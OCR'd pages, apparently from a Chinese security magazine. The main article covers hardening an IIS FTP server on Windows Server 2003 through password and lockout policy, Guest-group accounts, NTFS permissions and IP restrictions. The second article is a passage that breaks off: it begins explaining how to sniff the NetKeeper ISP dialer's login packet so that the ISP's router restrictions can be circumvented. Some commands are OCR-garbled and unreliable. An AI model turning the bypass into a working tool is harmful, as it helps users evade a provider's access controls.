


图 5

2．启用密码复杂性要求策略

在右侧窗体中找到"密码必须符合复杂性要求"项，然后双击打开，选中"已启用"单选按钮，最后单击"确定"按钮使之生效，如图 6 所示。

如果启用"密码必须符合复杂性要求"策略，在更改或创建账户（密码）时就会执行复杂性策略检查，密码必须符合下列最低要求：

（1）密码不能包含账户名；

（2）密码不能包含用户名中超过两个连续字符的部分；

（3）密码至少有6个字符长度；

（4）策略包含以下4类字符中的至少3类字符：英文大写字母（A~Z）、英文小写字母（a~z）、10个基本数字（0~9）、特殊字符（例如!、$、#、%）。




图 6

3．启用密码长度最小值策略

另外，根据安全密码规则中密码长度的要求，可以双击“密码长度最小值”项进行最小密码长度的设置。例如，把最小长度设置为8个字符，经过这样的设置，FTP用户（乃至系统用户）的密码安全性就大大地提高了，系统安全性也就大大增强了。

使用专用账户访问FTP服务

维护型的FTP服务器使用者一般是网络管理员，所以不存在大量用户使用的问题，一般都是机构管理员在分别使用。

针对这样的情况，如果采用IIS下的FIP Server构建服务器，首先应该考虑的是去掉默认FTP服务器中的匿名访问，然后建立专用的FTP账户，最后为专用的FTP账户指派访问目录。

1．建立专用FTP账户

假定有5个管理员需要对服务器进行经常性的维护，而且各自的工作职能不同，那就需要建立至少5个专用FTP账户。

建立第1个账户，如图7所示。




图 7

```
Net user ft01 pass11@! wd /add
```

重复上述用户建立设置，依次建立ftp01~ftp05这5个账户。

2．建立专用账户对应的FTP文件夹

建立好FTP专用账户以后，需要为专用账户指派FTP目录，以系统管理员身份找到n（y的根文件夹，分别为每个用户建立一个对应的文件夹，例如，用户ftp01就对应ftp01文件夹、ftp02用户对应ftp02文件夹……上述几个步骤只是简单地建立了几个可用账户，远远没有达到实现安全FTP的目的，下述内容将进行详细设置。

使用NTFS约束FTP用户权限

在管理员各自对应的FTP用户建立好之后，并不能直接使用，需要对各账户进行详细的权限设置。

1．将FTP用户权限限定为Guest组

使用“net user”命令建立的系统用户默认属于“user”组，在系统中具有一定的权限。首先需要做的是删除这些FTP用户的“user”组权限，并将它指派成Guest用户组中的一员。

使用如下命令删除刚刚建立的各账户的“user”组权限：

```
Net localgroupusers ftp01 /del
```

然后使用如下命令将该账户指派到系统的“Guest”用户组，如图8所示。

```
Net localgroup guests ftp01 /add
```




图 8

现在的各个FTP账户都处于“Guest”用户组，权限非常低。删除并更改完FTP用户的所属用户组以后，需要对各个FTP用户对应的文件夹进行权限设置。

2．删除各个FTP文件夹继承权限

以ftp01账户对应的ftp01文件夹为例，以系统管理员身份登录，选中文件夹并右键单击，在弹出菜单中选择“属性”命令，然后在弹出的对话框中选择“安全”选项卡，默认情况下这里有非常多的已经继承于上级文件夹的权限，我们需要做的是删掉这些默认的权限，但是在删除的时候会出现系统提示，如图9所示。

因为“SYSTEM”从其父系继承权限，您无法删除此对象。要删除“SYSTEM”必须阻止对象继承权限。关闭继承权限的选项，然后重试删除“SYSTEM”，因为权限是继承上级文件夹的，所以不能直接删除，需要单击“高级”按钮，进入此文件夹的“高级安全设置”。




图 9

3．为 FTP 用户指派文件夹访问权限

此时的文件夹是系统中很多用户都不能直接使用的，即使是管理员也无法直接打开。这时候需要为 FTP 账户指派访问权限。选中文件夹“安全”选项卡下的“添加”，分别选择“高级→立即查找”命令，选中上述建立的 FTP 专用用户即可。此时 ftp01 默认已经有部分权限，包括“读取和运行”、“列出文件夹目录”、“读取”3 种。作为系统管理员们使用的维护型 FTP，显然需要经常使用上传功能，所以这里需要选中“写入”权限。

上述各选项均为基本的 FTP 设置选项，完成以后具有一定安全性的维护型 FTP 服务器就建立好了，但是要做到高安全性还是不够，需要进行一些其他设置。

强制密码更改时间与强制密码历史策略

如果遇到构造巧妙的暴力破解攻击，管理员是很难受的。一个安全的、少数人使用的 FTP 服务器中，每个用户应当经常性地（在用户可以承受的日期以内）修改密码，以缩短被暴力破解的时间，保护密码安全是需要重点注意的。在 Windows 2003 Server 系统中，组策略可以使用“强制密码更改时间”和“强制密码历史”策略做到这一点。具体来说，如何在尽量不影响用户正常使用的前提下，尽量限制暴力破解的时间呢？在 Windows 系统下，可以使用强制密码更改时间策略实现；如何避免很多用户（包括管理员）习惯使用两至三个固定密码进行循环的非安全机制呢？可以使用强制密码历史策略。

1．启用强制密码更改时间策略

为了大大缩短暴力破解攻击可以发起的时间，极度减低暴力破解的成功率，在不影响用户正常使用的前提下，强制性地要求用户定期修改自己的 FTP 密码是非常重要的一个安全措施，组策略可以完成这样的策略指派。

使用“gpedit.msc”命令打开组策略编辑器，在“计算机配置”下的“安全设置→账户策略→密码策略”下，可以看到“密码最短使用期限”和“密码最长使用期限”。

“密码最长使用期限”这个安全设置是确定系统要求用户更改密码之前可以使用该密码的时间（单位为天），也就是说这个时间控制用户必须在多少天之内修改密码。

管理员可以将密码的过期天数设置在 1～999 天之间。具体来说，分为以下 3 种情况：

如果将天数设置为 0，则指定密码永不过期；

如果密码最长使用期限在 1～999 天之间，那么“密码最短使用期限”必须小于密码最长使用期限；

如果密码最长使用期限设置为 0，则密码最短使用期限可以是 1～998 天之间的任何值。

兼顾到正常用户的使用，这里建议设置的密码过期天数是 30～90 天。这是一种实践证明比较优秀的安全策略。通过这种方式，攻击者只能够在有限的时间内破解用户密码。这个策略应该和上面的最长使用期限相配合，合理的设置应该是 30 天左右。

2．启用强制密码历史策略

“强制密码历史”策略是指用户在重新使用旧密码之前，该用户所使用的新密码必须不能与自己所使用的最近的旧密码一样。该策略通过确保旧密码不能在某段时间内重复使用，使用户账户更安全，需要说明的是，如果管理员希望“强制密码历史”安全策略选项设置有效，则需要将“密码最短有效期限”配置为大于 0。如果没有密码最短有效期限，则 FTP 用户可以重复循环通过密码规则的密码，直到获得喜欢的旧密码。

默认设置不遵从这种推荐方法，因此管理员可以为用户指定密码，然后要求当用户登录时更改管理员定义的密码。

如果将该密码的历史记录设置为 0，则用户不必选择新密码。因此，一般情况下将密码历史记录设置为 1。

错误锁定策略指派

通过上文的一些设置，现在的密码安全策略已经有了保障，但是面对头疼的暴力破解攻击，如何让维护型的 FTP 服务器具有强悍的防御能力呢？这就需要使用错误锁定策略。

1．定义账户锁定阀值

“错误锁定”策略在组策略“计算机配置”中的“安全设置→账户策略”下。双击打开“账户锁定阀值”， 这个安全策略确定导致 FTP 用户账户被锁定的登录尝试失败的次数，在管理员重置锁定账户或账户锁定时间期满之前，无法使用该锁定账户。也就是说，如果达到管理员设置的登录错误次数，则该账户将被锁定。管理员可以将登录尝试失败次数设置为 0～999 之间的值，如果将值设置为 0，则永远不会锁定账户。

一般情况下，为了对暴力破解（或者社会工程学猜解）攻击的防御，设置账号登录的最大次数在 5～10 次左右，如果攻击者尝试登录该账户超过此数值，账号会被自动锁定。

2．定义账户锁定时间

设置完“错误锁定”策略后，打开“账户锁定时间”策略，这里设置 FTP 账号被锁定的时间，账号一旦被锁定，超过这个时间值，才能重新使用。

启用目录安全性杜绝 99% 的各类 FTP 攻击

经过上述设置，一个安全性足够高且使用效率很高的 FTP 服务器已经架设成功，但是作为一个专门为管理员服务的维护型 FTP 服务器，如果能做到下面的一个设置，将把整体的安全性提高至少 3 个档次！

不管是什么样的 FTP 攻击，能登录是最基本的一个步骤，也是绝大部分攻击发起的目标成果，如果系统管理员采用“一招制敌”的方式，直接掐断非法用户的 FTP 登录功能，让攻击者无法使用（或者非常难使用）暴力破解攻击，让攻击者得到 FTP 账户和密码也没有登录权限的话，就能解决起码 99%以上的攻击！

在 IIS 的 FTP Server 中，“目录安全性”可以实现这个功能，不过根据管理员不同的环境，策略会有些许变化。

依次指向 IIS 管理器的 FTP 站点，右键单击并在弹出菜单中选择“ftp 属性”命令，打开“目录安全性”选项卡，在界面中选择“拒绝访问”单选按钮，然后单击“添加”按钮，定义允许访问的单一计算机、多台计算机，设置好的界面“目录安全性”是通过 FTP 用户的登录 IP 进行判断的一种机制，如图 10 所示中的“拒绝访问”代表默认拒绝所有 IP 的 FTP 使用请求，除非请求登录 FTP 的计算机 IP 地址包含在“下面列出的除外”列表框中。

通过这个设置，管理员可以控制唯一的，或者是极少的绝对信任 IP 可以使用 FTP 功能。例如，在一个大型的公司网络中，全部员工都是使用的固定 IP 连接网络（或使用固定 IP 地址的出口网关上网），管理员可以定义只允许此 IP 地址的计算机（或计算机群）进行 FTP 服务器的使用，其他所有的 IP 地址均不能访问 FTP 服务器。

经过这样的设置，所有的外部攻击者都被阻挡在 FTP 服务器以外了。不过这个功能在两种情况下可能存在缺陷。




图 10

第一种情况是攻击者使用了 IP 伪造技术，不但成功欺骗了互联网，还成功欺骗了服务器，让服务器以为攻击者就是被允许访问中的一员，从而让攻击者达到攻击网络服务器的目的。不过这样的攻击难度实在太大，相信没有几个攻击者愿意尝试。

第二种情况是攻击者通过渗透攻击等方式，控制了和服务器管理员同 IP 的计算机，比如管理员的同事等，然后在管理员同事的计算机上进行 FTP 攻击。当然，这样的渗透攻击本身就难于 FTP 攻击，所以现实中存在的类似攻击也相当少。

对配置后的服务器进行最后的演练

有防御就有攻击，任何安全工程师都不可能说自己构建的防御体系是完美的，是不可能被攻破的。所以下面将针对上述的各项安全措施防御的维护型 FTP 服务器，进行理论化的高级攻防演练。

如果攻击者采用传统的暴力破解技术，那无疑是不能直接对上述加固后的 FTP 服务器进行攻击的，因为 FTP 服务器不但有 IP 限制策略，也就是目录安全性策略，就算攻击者成功地获得了一台允许使用 FTP 服务器的计算机（或某 IP），还有很大几率会卡在 FTP 服务器的端口隐藏策略、密码安全策略、密码更换策略、账户登录错误锁定策略等相关安全策略之中。

就现在的网络技术而言，一般情况下要对上述的安全 FTP 服务器进行暴力破解，成功率接近于零。如果攻击者想采用漏洞攻击，先不说目录安全性策略是否能绕过，就目前存在的、公布的漏洞来看，这样的漏洞还没有可用的（当然，不排除有非常牛的攻击者研究出了 IIS 下的 FTP 惊天漏洞而未公布）。如果攻击者采用嗅探技术获得上述 FTP 服务器的密码，那么接着需要解决的就是目录安全性的问题（也就是 IP 策略）、可能遇到的密码定期更改问题等。

总的来说，上述 IIS 下 FTP 服务器可能随着攻防技术的不断进步而产生漏洞，但就目前的技术水平来看，单就 FTP 服务本身而言（不包括服务器其他方面的服务出现漏洞等情况），安全性有了显著提高。

前置知识：无
关键词：拨号、NetKeeper



用系统自带拨号程序代替 NetKeeper 拨号

文/图 No Comment

现在重庆很多高校都使用的是 NetKeeper 拨号软件进行上网，此软件不但限制了大家使用路由器，而且每次登录成功后还会弹出烦人的广告，甚至还在后台做见不得人的事情。很多人对电信的这款流氓软件恨之入骨，却又无可奈何。网上虽然也有一些破解资料，但有些已经不能再用了，所以这几天自己花了点时间研究了一下。

首先用 Sniffer Por 对 NetKeeper 的拨号过程进行抓包（具体过程我就不说了，大家可以参考《完全破解第一流氓软件电信星空极速实用教程》，感谢此文章的作者啊），并找到发送账号密码所在的数据包，如图 1 所示。




图 1

大家可以看到在进行验证时，原始账户被进行了加密，格式就是：<0D0A>+密文+原始账号。而密码是原始的密码。其实，电信就是通过 NetKeeper 将用户的原始账号经行加密，然后再进行拨号操作，这样就能避免大家直接使用系统自带的拨号程序进行拨号，从而也避免了大家使用路由器。

但是细心的读者可能会发现，将上面的账号放到系统的自带拨号程序里面是无法拨号成功的，原来<0D0A>并不是几个字符，在 Windows 中，它代表的是换行符。大家可以看看图 1 中的 HEX 数据，右边的字符串“XA(O&*******”前方其实是没有字符的。

原来电信为了防止大家将加密后的账户直接用自带的拨号软件拨号，特地在账户前面加了上了换行符，这下似乎就无法将账号完整的输入到拨号程序中了。

